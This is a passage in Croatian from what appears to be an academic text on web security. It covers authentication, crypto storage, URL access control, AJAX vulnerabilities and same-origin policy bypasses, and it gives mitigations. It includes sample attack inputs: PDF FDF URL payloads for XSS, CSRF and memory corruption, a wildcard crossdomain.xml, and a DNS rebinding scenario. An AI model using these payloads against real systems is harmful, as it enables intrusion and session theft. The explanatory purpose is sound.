3.1.7. Razbijena autentifikacija i kontrola sjednice

Ispravna autentifikacija i kontrola sjednice su kritični za sigurnost Web aplikacije. Pogreške u ovom segmentu nazivaju se *razbijena autentifikacija i kontrola sjednice* (engl. broken authentication and session management), a često dovode do neuspjeha u zaštiti korisničkih podataka i oznaka sjednice, što može dovesti do krađa korisničkih ili administrativnih računa, potkopavanja kontrola autorizacije i odgovornosti, te do povrede privatnosti.

Pogreške u osnovnom mehanizmu autentifikacije nisu neuobičajene, ali su slabosti češće izražene kroz prateće autentifikacijske funkcije kao što je odjava, izmjena zaporke, vremensko ograničenje, pohrana kolačića, upotreba tajnog pitanja ili izmjena korisničkog računa.

Autentifikacija se oslanja na sigurnu komunikaciju i pohranu. Potrebno je osigurati da je SSL jedina opcija za sve autentificirane dijelove aplikacije te da su svi podaci o korisnicima pohranjeni u kriptiranom obliku. Sprječavanje pogrešaka autentifikacije zahtijeva oprezno planiranje. Među najvažnijim preporukama su:

- korištenje jednog mehanizma autentifikacije s primjerenom snagom;
- korištenje postojećih mehanizama kontrole sjednice bez prilagodbe kolačića;
- stvaranje nove sjednice nakon uspješne autentifikacije;
- osigurati da svaka stranica ima vezu na funkciju odjave, te da ta funkcija uništava sve podatke o sjednici na poslužiteljskoj strani, kao i podatke o kolačićima na strani klijenta;
- osigurati da su popratne funkcije autentifikacije (upiti i odgovori, poništenje zaporke) jednako kontrolirane kao i glavna funkcija, te da ne sadrže pogreške;
- ne izlagati podatke o autentifikaciji korisnika u URL polju ili u sistemskim zapisima.

3.1.8. Nesigurna kriptografska pohrana

Zaštita osjetljivih podataka kriptografskim funkcijama postala je jedan od bitnih dijelova većine Web aplikacija, a u slučaju da se zaštita ne vrši, javlja se ranjivost koju nazivamo *nesigurna kriptografska pohrana* (engl. insecure cryptographic storage). Aplikacije koje prečesto koriste enkripciju sadrže loše dizajniranu kriptografiju ili ju koriste na krivi način. Ovi problemi mogu dovesti do razotkrivanja osjetljivih podataka ili do prekršaja u usklađivanju podataka. Najčešći problemi su:

- nedostatak enkripcije osjetljivih podataka;
- korištenje interno razvijenih funkcija enkripcije;
- nesigurna upotreba snažnih algoritama;
- nastavak upotrebe poznato slabih algoritama (MD5, SHA-1, RC4...);
- enkripcija ključeva i njihova pohrana na nezaštićene lokacije.

Najvažniji aspekt je osigurati da svi podaci koji trebaju biti enkriptirani, jesu zaista enkriptirani. Osim toga, potrebno je osigurati da je enkripcija ispravno implementirana. Obzirom da postoji mnogo načina za neispravno korištenje kriptografije, potrebno je držati se sljedećih preporuka:

- nekvalificirano osoblje ne smije razvijati kriptografske algoritme. Preporučeno je koristiti samo poznate javne algoritme kao što su AES, RSA kriptografija javnim ključem, SHA-256 i slično;
- ne koristiti slabe algoritme kao MD5 i SHA1;
- ključeve generirati u sigurnom okruženju te ih oprezno pohranjivati;
- osigurati da *vjerodajnice* (engl. credentials), kao što su vjerodajnice baze podataka budu sigurno kriptirane i nedostupne lokalnim ili udaljenim korisnicima;
- osigurati da podatke koji su kriptirani i pohranjeni na disku nije lako dekriptirati.

Ukoliko se ipak koriste slabi algoritmi, dodatnu pažnju treba pridijeliti protokolu zaštite koji se koristi. Spomenuti algoritmi nisu slaba karika u zaštiti ukoliko se ispravno koriste u svrhe za koje su namijenjeni.

3.1.9. Nesigurne komunikacije

Često se događa da aplikacije ne zaštite mrežni promet kada je potrebno zaštititi osjetljive komunikacije pa se u aplikacijama pojavljuje ranjivost pod nazivom *nesigurne komunikacije* (engl. insecure communications). Enkripcija (najčešće SSL) mora biti korištena za sve autentificirane veze, posebice kod Web aplikacija dostupnih s Interneta, ali i za pozadinske komunikacije. Ukoliko to nije slučaj, aplikacija izlaže identifikator sjednice. Dodatno, enkripciju je potrebno koristiti uvijek kad se prenose osjetljive informacije. Ukoliko se ne osigura ispravna enkripcija osjetljivih komunikacija, napadač koji može presretati mrežni promet bit će u mogućnosti pristupiti konverzaciji, kao i osjetljivim informacijama koje se njome prenose. Korištenje SSL-a za komunikaciju s krajnjim korisnicima je od velike važnosti, obzirom da će krajnji korisnici često koristiti nesigurne mrežne kanale za pristup aplikaciji. Obzirom da HTTP promet uključuje podatke o autentifikaciji u svakom zahtjevu, sav autentificirani promet potrebno je zaštititi SSL-om, a ne samo zahtjev za prijavu. Enkripcija komunikacije s pozadinskim poslužiteljima je također bitna. Iako su mreže na kojima se odvija ova komunikacija uglavnom sigurnije od javnih, podaci koji se prenose su obično osjetljiviji.

Najvažnija zaštita je korištenje SSL-a na svim autentificiranim vezama ili kad god se prenose osjetljivi podaci. Postoji mnogo detalja vezanih uz ispravnu konfiguraciju SSL-a za Web aplikacije pa je važno razumjeti i analizirati okruženje aplikacije koja se štiti:

- koristiti SSL za sve autentificirane veze ili kad god se prenose osjetljivi podaci kao što su korisničke informacije, podaci o kreditnim karticama, kao i ostale privatne informacije;
- osigurati da komunikacija između elemenata u arhitekturi, kao što su poslužitelji i baze podataka, bude prikladno zaštićena već na transportnom sloju.

3.1.10. Neuspješna zaštita pristupa URL-u

Ukoliko se pristup resursima ne ograniči, u aplikacijama se pojavljuje ranjivost *neuspješne zaštite pristupa URL-u* (engl. failure to restrict URL access). Često, jedini način zaštite URL-a jest da veze na njega nisu dostupne neautoriziranim korisnicima. Međutim, vješti napadači mogu biti u mogućnosti pronaći način da pristupe tim stranicama, pozovu njihove funkcije ili vide podatke u njima. Sigurnost kroz nejasnoću ili nepoznatost nije dovoljna da bi se zaštitile osjetljive funkcije i podaci u aplikaciji. Kontrole prava pristupa moraju se vršiti prije nego je dozvoljen pristup osjetljivim funkcijama. Osnovna metoda napada naziva se *prisilan pregled* (engl. forced browsing) koji obuhvaća pogađanje veza ili pronalazak nezaštićenih stranica grubom silom. Aplikacije često dozvoljavaju razvoj kôda za kontrolu pristupa, što može dovesti do kompleksnoga modela provjere koji je težak za razumjeti. Time se javlja mogućnost pogreške i propuštanja zaštite određene stranice. Česti primjeri su:

- skrivene ili posebne stranice koje se nude samo privilegiranim korisnicima nisu zaštićene, već im se može pristupiti ukoliko neprivilegirani korisnik zna da postoje;
- aplikacije često dozvoljavaju pristup skrivenim datotekama, kao što su sistemski izvještaji ili konfiguracijske datoteke, vjerujući da je neznanje o njihovom postojanju dovoljno sigurno;
- kôd koji osigurava kontrolu pristupa, ali je zastario, je nedovoljan;
- kôd koji evaluira privilegije korisnika na klijentu, a ne na poslužitelju ni u kom slučaju nije ispravan način kontrole.

Jedan od načina dobre zaštite pristupa URL-ima jer stvaranje matrice pristupa u kojoj se specificirane uloge korisnika i funkcije kojima je moguće pristupiti. Web aplikacije moraju osigurati kontrolu pristupa za svaki URL i svaku poslovnu funkciju. Nije dovoljno kontrolu pristupa vršiti na prezentacijskom sloju, a poslovnu logiku ostaviti nezaštićenu. Također, nije dovoljno

jednom tijekom procesa utvrditi da li je korisnik autoriziran već je provjeru potrebno ponoviti na svakom koraku. Ukoliko je suprotno, napadač može preskočiti korak provjere i krivotvoriti parametre potrebne za naredni korak. Među najvažnijim preporukama za zaštitu pristupa URL-u su:

- nametnuti matricu kontrole pristupa kao dio poslovnog modela, arhitekture i dizajna aplikacije;
- osigurati da su svi URL-ovi i poslovne funkcije zaštićeni ispravnim mehanizmom kontrole pristupa koji provjerava ulogu korisnika i njegove mogućnosti prije nego što obrada započne. Ukoliko se radi o procesu koji se sastoji od više koraka, provjeru je potrebno izvršiti na svakom koraku;
- izvesti penetracijsko testiranje prije isporuke aplikacije, kako bi se osiguralo da aplikacija ne može biti zloupotrebljena od strane napadača;
- ne pretpostavljati da korisnici neće biti svjesni skrivenih URL-ova ili funkcija. Uvijek osigurati da će administrativne i ostale funkcije visoke privilegije biti dobro zaštićene;
- zabraniti pristup svim tipovima datoteka s kojima aplikacija ne barata. U idealnom slučaju, ovo filtriranje treba pratiti pristup prihvaćanja poznatih valjanih pravila.

3.2. Tipične ranjivosti AJAX aplikacija

Tipične ranjivosti koje se javljaju kod AJAX, točnije većine Web 2.0 aplikacija, vezane su uz JavaScript ili druge tehnologije koje se koriste [30,31].

3.2.1. Nepravilna serijalizacija JavaScript objekata

JavaScript podržava objektno orijentirane tehnike programiranja te sadrži mnogo ugrađenih objekata, ali i dozvoljava stvaranje korisničkih objekata. Novi objekt može biti stvoren kao u ispisu 3.27.

Ispis 3.27. Stvaranje novog objekta u JavaScript-u

```
New object()
```

Također, novi objekt može se stvoriti i kôdom kao u ispisu 3.28.

Ispis 3.28. Stvaranje novog objekta izravnom definicijom

```
message = {
from : "john@example.com",
to : "jerry@victim.com",
subject : "I am fine",
body : "Long message here",
showsubject : function(){document.write(this.subject)}
};
```

Prikazan je objekt jednostavne poruke koji sadrži polja potrebna za elektroničku poruku. Ovaj objekt se može serijalizirati pa ga JavaScript kôd može koristiti. Programer ga može pridjeliti novoj varijabli koju će procesirati, ili izvršiti evaluaciju funkcijom `eval()`. Ukoliko napadač pošalje liniju "subject" koja sadrži zlćudni skriptni kôd, tada Web preglednik postaje žrtva XSS napada. JavaScript objekt može sadržati podatke, ali i metode. Nepravilna serijalizacija JavaScript objekata može otvoriti sigurnosnu rupu koja se može eksploatirati vještim umetanjem zlćudnog kôda.

3.2.2. Ubacivanje JSON parova

JSON je jednostavan i efektan format razmjene podataka. Serijalizacija JSON-a je efektan mehanizam u Web 2.0 aplikacijama te se često koristi umjesto XML-a. U ispisu 3.29 je jednostavan JSON objekt *bookmarks* s parom ime-vrijednost.

Ispis 3.29. Primjer JSON objekta "bookmarks"

```
{"bookmarks":[{"Link":"www.example.com","Desc":"Interesting link"}]}
```

Moguće je umetnuti zlođudnu skriptu u polje *Link* ili polje *Desc*. Ukoliko se ovaj objekt umetne u DOM i izvrši, ponovno je preglednik žrtva XSS napada.

3.2.3. Trovanje JavaScript polja

JavaScript polja su čest objekt nad kojim se vrši serijalizacija, jer je jednostavno prenosiv na različite platforme i jednostavan za korištenje u raznim jezicima. JavaScript polje se može zatrovati jednostavnim XSS napadom na klijentu. U ispisu 3.30 je dan primjer JavaScript polja u kojem se, ukoliko nije ispravno provjereno, može zatrovati posljednje mjesto u polju.

Ispis 3.30. Primjer JavaScript polja ranjivog na trovanje

```
new Array(“Laptop”, “Thinkpad”, “T60”, “Used”, “900$”, “It is great and I have
used it for 2 years”)
```

Umetanje skripte umjesto vrijednosti posljednjeg mjesta u polju može dovesti do njenog izvođenja.

3.2.4. Manipulacija XML toka

AJAX koristi XML podatke s raznih lokacija. Ti podaci obično izviru iz Web usluga baziranih na SOAP, REST ili XML-RPC tehnologijama. Ove Web usluge često podatke generiraju od treće strane. Ukoliko napadač može doći do tih podataka i izmijeniti ih, onda u njih može umetnuti i zlođudan kôd.

Web preglednik koristi XML raščlanjivač kojim obrađuje dohvaćeni XML tok. Raščlanjivač može biti ranjiv na različite tipove XML umetanja. Stoga je potrebno vršiti valjanu provjeru XML podataka u pregledniku da bi se ponovno smanjila mogućnosti XSS napada.

3.2.5. Ubacivanje skripte u DOM

Prva četiri primjera rezultati su problema sa serijalizacijom. Kada je serijalizirani tok objekta dohvaćen u preglednik, JavaScript izvodi pozive metoda na DOM-u da bi izvršio izmjene i umetnuo novi sadržaj. To se može izvršiti pozivanjem funkcije `eval()`. Ukoliko se poziv izvrši nad nepouzdanim tokom podataka, preglednik postaje ranjiv na ubacivanje u DOM. Također, postoji nekoliko `document.*()` poziva koji se mogu iskoristiti da bi se u DOM ubacio novi sadržaj.

U ispisu 3.31 je dana linija JavaScript kôda za ubacivanje novog sadržaja u DOM.

Ispis 3.31. Primjer JavaScript kôda za ubacivanje sadržaja u DOM

```
Document.write(product-review);
```

Ukoliko *Product-review* varijabla dohvaćena s treće strane sadrži JavaScript kôd, on će se izvršiti.

3.2.6. Zaobilaženje politike istog izvora i povratna funkcija

AJAX pozivi ne mogu vršiti zaobilaženje politike istog izvora, točnije ne mogu pristupati Web stranicama na drugim domenama, međutim postoje načini na koje se ovo ograničenje može zaobići, što je opisano u narednim poglavljima.

Postoji mnogo Web usluga koje daju mogućnost definiranja povratne funkcije za serijalizaciju objekata. Programeri mogu koristiti ovaj mehanizam da bi integrirali Web usluge u preglednik. Referenca na povratnu funkciju se može prenesti tako da se tok odmah nakon dohvaćanja može izvesti u pregledniku. Povratna funkcija stavlja dodatni teret na razvoj jer je potrebno izvršiti provjeru unutar preglednika. Namjerno ili ne, ukoliko nema ispravne provjere, ova usluga premoštene domene može ubaciti zlođudni sadržaj u preglednik. Također, obzirom da se poziv

izvršava unutar trenutnog DOM konteksta, varijabla sjednice je također izložena napadu. Stoga cijeli mehanizam zaobilaženja politike istog izvora treba kvalitetno testirati prije implementacije u aplikaciju [40].

3.2.7. RSS i Atom ubacivanja

Grupni *feed*-ovi, RSS i Atom, su među najpopularnijim načinima slanja novih informacija kroz internet. Često nekoliko izvora informacija dijeli zajedničke *feed*-ove.

Feed je XML dokument normiziranog formata koji može koristiti bilo koja aplikacija ukoliko ga zna raščlanjivati. Web 2.0 aplikacije u komponentama unutar preglednika koriste *feed*-ove. Te komponente obično vrše AJAX pozive za dohvat sadržaja.

Krajnji korisnik može odabrati koje *feed*-ove želi vidjeti. Nakon dohvaćanja, sadržaj se raščlanjuje i ubacuje u DOM stablo. Ukoliko sadržaj nije prethodno provjeren, u DOM se može ubaciti zloćudan kôd što ponovno dovodi do XSS napada ili krađe sjednice.

3.2.8. Bomba jednog klika

Web 2.0 aplikacije ne moraju biti kompromitirane odmah, već je moguće izvršiti ubacivanje kôda ovisno o događaju. Zloćudna veza s `onclick` atributom može se ubaciti JavaScript-om. U tom trenutku preglednik sjedi na bombi koja čeka ispravni događaj od strane korisnika koji će dovesti do zloćudne akcije. Eksploatacija uspijeva ukoliko je pojedini događaj okinut klikom na vezu ili gumb. Ovo može također dovesti do krađe sjednice.

Ponovno, do otvaranja sigurnosnog propusta je došlo zbog prihvaćanja informacija od strane nepovjerljivog izvora bez ispravne provjere.

3.2.9. Zaobilaženje politike istog izvora korištenjem Flash-a

Moguće je izvršiti GET i POST zahtjeve od strane JavaScript-a unutar preglednika korištenjem AJAX sučelja kao dodatka na Flash. Ovo također omogućuje pozive s zaobilaženja politike istog izvora, tako da se poziv može odaslati na bilo koju domenu. Da bi se izbjeglo sigurnosne propuste, ovaj dodatak Flash-u implementira politiku pristupa drugim domenama. Politika se konfigurira postavljanjem `crossdomain.xml` datoteke u korijenski direktorij domene. Ukoliko je datoteka loše konfigurirana, što je čest slučaj, otvara se mogućnost zaobilaženjem politike istog izvora. U ispisu 3.32 je dan primjer loše konfigurirane XML datoteke.

Ispis 3.32. Loše konfigurirana crossdomain.xml datoteka

```
<cross-domain-policy> <allow-access-from domain="*" /> </cross-domain-policy>
```

U ovom slučaju je moguće izvršiti zaobilaženje politike istog izvora putem Flash-a prema bilo kojoj domeni [34,35,36].

3.3. Inspekcija klijentskog kôda

U asinkronom okruženju, aplikacija nema mnogo osvježavanja cjelokupne stranice. Rezultat toga je da su mnogi resursi koje bi se moglo napasti uglavnom skriveni od krajnjeg korisnika. Tri su osnovna izazova da bi se shvatilo kako aplikacija radi:

- otkrivanje skrivenih poziva – Imperativ je otkriti XMLHttpRequest pozive koje generira učitana stranica;
- identifikacija poslužiteljskih resursa – Tradicionalne metode *puzanja* (engl. crawling), tj. otkrivanja resursa koje poslužitelj koristi u prikazu stranica nisu pretjerano učinkovite ukoliko aplikacija koristi AJAX. Umjesto da se dohvaća svaka pojedina stranica koristeći veze koje ih povezuju, potrebna je i inspekcija JavaScript kôda;

- otkrivanje logike aplikacije – U aplikacijama koje koristite veću količinu JavaScript kôda, potrebno je razlikovati logiku aplikacije vezanu uz pojedini događaj. Svaka datoteka s JavaScript kôdom može sadržati mnoštvo funkcija, ali pojedini događaj može koristiti samo mali dio kôda iz svake od datoteka.

U nastavku će biti prikazano kako korištenjem Firefox preglednika i njegovih dodataka možemo detaljno proučiti aplikaciju sa strane klijentskog kôda.

Kako je rečeno, aplikacija može prikazati korisniku samo jednu stranicu i iz nje vršiti višestruke pozive prema poslužitelju da bi stvorila konačni izgled. Pozivi mogu dohvaćati sadržaj ili novi JavaScript kôd. Korištenjem dodatka *Firebug* za Firefox preglednik, možemo identificirati XMLHttpRequest pozive. Ovakvom analizom aplikacije, moguće je identificirati ranjive interne pozive aplikacije, upite prema bazi podataka ili zahtjeve slane POST metodom.

Ukoliko se vrši ozbiljna provjera aplikacije, potrebno je identificirati sve poslužiteljske resurse koji se koriste. Kako je rečeno, tradicionalne metode otkrivanja resursa koje poslužitelj koristi u prikazu stranica nisu pretjerano učinkovite u ovom slučaju. Naime, AJAX aplikacija pozive vrši korištenjem XMLHttpRequest objekta pa se veze u stranici ne nalaze u standardnom obliku (`<a href="www.prva.hr" />`) već kao dio JavaScript kôda. Stoga je najbolji način pregled JavaScript kôda i identifikacija XMLHttpRequest poziva. Veze se mogu pojaviti na stranicama u različitim oblicima, na primjer:

- `<a href="#" onclick="getMe(); return false;">go1</a><br>` ;
- `<a href="/hi.html">go2</a><br>`

ili izravno u JavaScript kôdu. Prva veza će izvršiti pozivanje `getMe()` funkcije koja može izgledati kao u ispisu 3.33. Ta funkcija se može nalaziti i u odvojenoj datoteci.

Ispis 3.33. Primjer getMe() funkcije za izvršavanje AJAX poziva

```
function getMe()
{
        var http;
        http = new XMLHttpRequest();
        http.open("GET", "hi.html", true);
        http.onreadystatechange = function()
        {
            if (http.readyState == 4) {
                var response = http.responseText;
                document.getElementById('result').innerHTML = response;
            }
        }
        http.send(null);
}
```

Prikazana funkcija vrši poziv za dohvaćanje `hi.html` stranice. Korištenjem *Chickenfoot* dodatka Firefox pregledniku i jednostavne skripte, moguće je automatski simulirati klikove, tako da se uspješno dohvate svi `onclick` događaji.

Ipak, da bi se shvatila logika aplikacije, potrebno je proučiti svaki od mogućih događaja. Jedini način je prolazak kroz kôd i promatranje njegovog izvršavanja. Za *debug*-iranje se ponovno može iskoristiti Firebug dodatak. On nam omogućuje detaljnu inspekciju kôda, postavljanje točaka prekida, inspekciju trenutnog DOM stabla i trenutnih vrijednosti varijabli [15,20,27,60,61].

3.3.1. Zaštita kôda u klijentu

Ono što se često nameće kao problem kod JavaScript kôda jest njegova izloženost napadaču kako je opisano u prethodnom poglavlju. Obzirom da se kôd izvršava u pregledniku on mora biti dostupan svim korisnicima pa tako i potencijalnim napadačima. Jedini princip kakve-takve zaštite kôda na

klijentu je *maskiranje* (engl. obfuscation) i minimizacija koja kôd na klijentu na prvi pogled čini nečitljivim.

Minimizacija se vrši tako da se iz izvornog kôda izbacuju nepotrebni znakovi i razmaci te se eventualno vrši promjena imena varijabli da bi ukupna veličina kôda bila što manja. Primjetno je da bi ovaj postupak bio pogodan i u svrhu smanjenja prometa pri dohvaćanju Web stranice.

Prvi kôd je izvorni, formatirani i čitki kôd, kao u ispisu 3.34.

Ispis 3.34. Primjer čitkog formatiranog JavaScript kôda

```
var message="Hello World!";
function MessageBox(message2)
{
    alert(message2+"\n"+message);
}
MessageBox("OK");
```

Nakon minimizacije, kôd može izgledati kao u ispisu 3.35.

Ispis 3.35. Minimizirani JavaScript kôd

```
var a="Hello World!";function b(){alert(b+"\n"+a);}b("OK");
```

Maskiranje je postupak kojim se kôd maskira da bi postao nečitljiv. Maskiranje se može izvesti na mnogo načina, ovisno o tome koliko želimo da kôd bude nerazumljiv. Na sljedećem primjeru je vidljivo koliko daleko ovaj proces može ići. Ukoliko prethodni kôd zamaskiramo, dobiti ćemo kôd kao u ispisu 3.36.

Ispis 3.36. Maskirani JavaScript kôd

```
//language=jscript.encode
#@~^zgAAAA==-mD~|!X%v6vXT']Jw6W%wa+*-X□Z'6v;wavw-X T-aXF-avww6F wa+Z-a□W-a
8EBJwX!zJ~r-X*s'6*ArTI-mDP|T6Rv0+aq'|!X%□0□aZ$T6ZDi6EU^DkWU~|!
a%+W+6+v#PlV□DDc{Z60v6va+3{!X0v6v6Z,T68T3{T60□6vaF*I8,imTX%vW□X c{ZaRvW+6Z$!X
YbilT4AAA==^#~@
```

Vrlo je važno napomenuti da ovo nije ispravan način zaštite aplikacije i njene logike. Obzirom da su ovi procesi očito dvosmjerni, jasno je da se iz nečitkog kôda možemo dobiti nešto vrlo slično početnom kôdu i u prilično čitkom obliku. Stoga se ovaj tip zaštite ne bi trebao ozbiljnije koristiti, a posebice ne njime pokušavati sakriti određene propuste ili ranjivosti koje su vidljive kroz kôd na klijentu.

3.4. Politika istog izvora

3.4.1. Opis mehanizma

Politika istog izvora (engl. same-origin policy) se prvi puta pojavila izlaskom Netscape Navigator 2.0 na tržište te je od tada uključena u sve veće Web preglednike. Politika istog izvora sprječava dokument ili skriptu učitanu u preglednik s jednog izvora u pokušaju manipulacije ili komunikacije s dokumentom učitanim s drugog izvora. Termin izvor, se odnosi na ime domene, pristup i protokol koji koristi poslužitelj dokumenta. Sljedeća tablica, tablica 3.1, je prenesena iz originalne dokumentacije [58] i prikazuje kako bi ova politika tretirala pokušaj izmjene dokumenta od strane skripte koja se nalazi na lokaciji *http://store.company.com/dir/page.html*.

Tablica 3.1. Pravila politike istog izvora

#	URL mete	Ishod	Razlog
1	`http://store.company.com/dir2/other.html`	Uspjeh	
2	`http://store.company.com/dir/inner/another.html`	Uspjeh	
3	`https://store.company.com/secure.html`	Neuspjeh	Različit protokol
4	`http://store.company.com:81/dir/etc.html`	Neuspjeh	Različit pristup
5	`http://news.company.com/dir/other.html`	Neuspjeh	Različit poslužitelj

Primjeri prikazuju relativno jasna ograničenja vezano uz pristup i protokol. Akcije koje uzrokuju provjeru po danoj politici su:

- manipulacija prozora preglednika;
- XMLHttpRequest zahtjevi;
- manipulacija okvira (uključujući i linijski *iframe* element okvira);
- manipulacija dokumenata (korištenjem objekta);
- manipulacija kolačićima.

Ipak, navedena ograničenja ne ograničavaju svu interakciju. Ne postoji ograničenje o uključivanju dokumenata s drugih izvora u HTML elementima. Prilično je često da slike, CSS stilovi i skripte budu uključeni s drugih domena.

Kršenje politike istog izvora obično uključuje krađu postojeće sjednice u kojem slučaju kôd može izvršiti slanje HTTP zahtjeva koje korisnik nije inicirao, ali se odvija u kontekstu trenutne korisničke sjednice pa ga aplikacija prihvaća kao valjan zahtjev, ili lažno predstavljanje kao legitimna Web stranica da bi se ukralo korisničke podatke. Stoga kršenje ove politike uzrokuje dvije osnovne vrste napada:

- lažno predstavljanje kao legitiman korisnik – povreda povjerenja Web poslužitelja prema klijentu;
- lažno predstavljanje kao legitimna Web stranica – povreda povjerenja klijenta prema Web poslužitelju.

Zanimljivo je da u politici postoji još jedna iznimka koja se odnosi na domene koje dijele isti dio imena domene. Primjerice, dokumenti s *prvi.hr* ne mogu manipulirati dokumentima s *drugi.hr*. Međutim, ograničenja su malo drugačija između dokumenata s *www.prvi.hr* i dokumenata s roditeljske domene *prvi.hr*. HTTP odgovori s *www.prvi.hr* mogu čitati i postavljati kolačiće s *prvi.hr*, kao što je opisano u *RFC 2965* dokumentu [53].

Prijelaz roditeljske domene je također moguć kroz skripte. Ukoliko je naredba u ispisu 3.37 izvedena iz poddomene *prvi.hr* (npr. *www.prvi.hr*), domena dokumenta će se uspješno promijeniti.

Ispis 3.37. JavaScript naredba za promjenu domene

```
Document.domain = "prvi.hr";
```

Svi preglednici dozvoljavaju gornji izraz, ali nije nužno da dozvoljavaju i suprotno. IE, Safari i Konqueror dozvoljavaju vraćanje na originalnu domenu, dok Mozilla i Opera to ne dozvoljavaju. Ovo u prvom slučaju daje mogućnost izmjene domene po volji pa se omogućuje komunikacija dokumenata s različitih poddomena. Međutim, istim kôdom nije dozvoljeno promijeniti domenu, tj. kôd kao u ispisu 3.37 pokušajem promjene domene na *drugi.hr* uzrokuje povredu politike i uzrokuje pogrešku [23,24,33].

3.4.2. Internacionalne domene

U mnogo slučajeva očito je da zaobilaženje politike istog izvora po roditeljskoj domeni ima dosta smisla. Međutim, situacija postaje zbunjujuća ukoliko pogledamo kako se mijenja autoritet u domenama pojedinih država. Jedan od čestih sufiksa domene je *co.uk*, koja obuhvaća komercijalne entitete u Velikoj Britaniji. Međutim, co.uk ne označava stvarnu domenu. Ukoliko preglednik ograniči pristup isključivo na *domena.sufiks* (npr. *prvi.hr*) format, javlja se prilično velik problem. Naime, ukoliko *domena.sufiks* format u našem slučaju označava *co.uk*, tada je cijeli skup domena koji pripadaju komercijalnim entitetima u Velikoj Britaniji zapravo postaje potencijalno ranjiv na kršenje politike istog izvora.

Također, postoji još jedno neriješeno pitanje vezano uz sve veće korištenje internacionalnih naziva domena i tzv. *punycode* kôdiranja. *Punycode* kôdiranje dozvoljava korištenje znakova koji ne spadaju u ASCII skup u imenovanju na DNS poslužiteljima. Trenutne implementacije ispravno ograničavaju kôdirane znakove koji bi mogli uzrokovati kršenje politike istog izvora, ali je upitno koliko su detaljno ti mehanizmi provjere testirani. Naime, kad je problem otkriven, dokazano je da tzv. *homograph* napad funkcionira. Da bi ga se demonstriralo, registrirana je domena *www.microsoft.com* koja koristi slova "c" i "o" ruske abecede. Adresa na prvi pogled izgleda ispravno, međutim, ne upućuje na stranicu koju očekujemo. Nakon što je problem ispravljen, preglednici adresu tretiraju kao *www.xn—mirsft-yqfbx.com*.

3.4.3. Vanjske skripte

Način na koji se tretiraju vanjske skripte lakše je promotriti kroz sljedeći primjer. Pretpostavimo da stranica koja se nalazi na poslužitelju *prvi.hr* koristi skriptu sa *google.com*. U ovom slučaju, skripta će se izvesti u kontekstu stranice *prvi.hr*. Time će skripta imati pristup elementima stranice u koju je uključena te će moći vršiti XMLHttpRequest pozive prema domeni *prvi.hr*, ali neće imati nikakav pristup bilo kojem resursu na *google.com*. Obzirom da su vanjske skripte na Web-u česta pojava, posebice kod korištenja raznih AJAX radnih okruženja, potrebno je obratiti pažnju od kuda one dolaze. Iz rečenog je jasno da ukoliko napadač kompromitira skriptu na *google.com*, u trenutku izvođenja te skripte na bilo kojoj stranici bilo koje domene koja ju uključuje, skripta će biti u mogućnosti pristupati elementima stranice. Naravno, to podrazumijeva i privatne informacije korisnika, podatke o sjednici, ali i eksploataciju drugih ranjivosti.

3.4.4. PDF ranjivosti

Neki od zanimljivih napada, mogu se ostvariti i kroz prezentiranje različitih objekata dodacima preglednika koji očekuju prijenos URL-a u parametrima poziva. Na primjer, Adobe Acrobat dodatak za Firefox preglednik ima mogućnost automatskog popunjavanja formulara u PDF dokumentima vanjskim podacima kroz FDF, XML ili XFDF polja. Kako je već rečeno, PDF dokumenti podržavaju JavaScript kôd. Spomenuti dodatak, ranjiv je na XSS i CSRF napade, te postoji mogućnost izvršavanja udaljenog kôda. Promotrimo slijedeće primjere.

1. Korištenjem zahtjeva kao u ispisu 3.38, moguće je izvesti JavaScript kôd unutar preglednika.

Ispis 3.38. Primjer zahtjeva kojim se izvodi JavaScript kôd u PDF dokumentu

```
http://site.com/file.pdf#FDF=javascript:alert("Test Alert")
```

Prikazani zahtjev može biti iskorišten protiv poslužitelja, a radi se o XSS tipu napada.

2. Moguće je prisiliti preglednik da pošalje zahtjev na bilo koji URL na način kao u ispisu 3.39.

Ispis 3.39. Primjer slanja zahtjeva kroz PDF dokument

```
http://site.com/file.pdf#FDF=http://host.com/index.html?param=...
```

Ovdje se radi o CSRF napadu.

3. Moguće je izvesti udaljeni kôd korupcijom memorije kao u zahtjevu u ispisu 3.40.

Ispis 3.40. Primjer korupcije memorije kroz PDF dokument

```
http://site.com/file.pdf#FDF=javascript:document.write("jjjjj...");
```

Ovim napadom je moguće izazvati `DoubleFree()` pogrešku i prepisati dio kôda koji obrađuje strukturne iznimke.

3.4.5. DNS kvačenje

DNS kvačenje (engl. DNS pinning) je jedan od napada na politiku istog izvora. Vrata i protokol obično nije teško kontrolirati, stoga se glavni dio provedbe politike istog izvora veže uz ime domene. Međutim, obzirom da DNS nije statičan, imena poslužitelja se mogu tijekom vremena povezivati na DNS poslužiteljima s različitim IP adresama. Preglednici koriste DNS kvačenje da bi spriječili napadače u manipulaciji DNS vremenskim istekom. To bi značilo da jednom kad je adresa za poslužitelj vraćena pregledniku, on ju čuva za vrijeme sjednice, bez obzira na DNS vremenski istek. Napad se oslanja na višesjedničnost. Na primjer, korisnik posjećuje *nevin.primjer.com* koji koristi oglase servisa *oglasi.primjer.com*. *www.zlo.com* je registrirano kao davatelj oglasa u linijskim okvirima (*iframe*) za *oglasi.primjer.com*. *www.zlo.com* (IP 66.66.66.66) pošalje reklamu koja sadrži HTML (i JavaScript kôd) označen vremenskim istekom. HTML podaci pokušaju učitati sliku s stranice *www.zlo.com*. Ukoliko uspije, slika se prikaže. Korisnik ugasi preglednik, a podaci za *zlo.com* domenu ostanu u priručnoj memoriji preglednika. Korisnik ponovno pokrene preglednik i učita *neki-drugi.primjer.com* koji koristi oglase s *oglasi.primjer.com, oglasi.primjer.com* pošalje korisničkom pregledniku URL sa *zlo.com*. Preglednik kontaktira *dns.zlo.com* i zatraži adresu *www.zlo.com*. U tom trenutku *dns.zlo.com* odluči prijeći u napadački način rada i vrati adresu žrtve umjesto adrese 66.66.66.66. Korisnički preglednik kontaktira žrtvu i zaključi da je *www.zlo.com/index.html* datoteci (sa adrese 66.66.66.66) u njegovoj priručnoj memoriji nije prošlo vrijeme valjanosti pa ju iskoristi. U tom trenutku *www.zlo.com/index.html* je vezana na žrtvu (što može provjeriti tako da pokuša dohvatiti sliku) i spada pod isti izvor te može učiniti što god želi sa žrtvinim podacima. Ovo je prilično kompliciran tip napada za zaobilaženje politike istog izvora te je ograničen na način da napadač mora imati kontrolu nad DNS poslužiteljem i njegovim zapisima.

3.4.6. Automatsko ubacivanje skripti s drugih domena

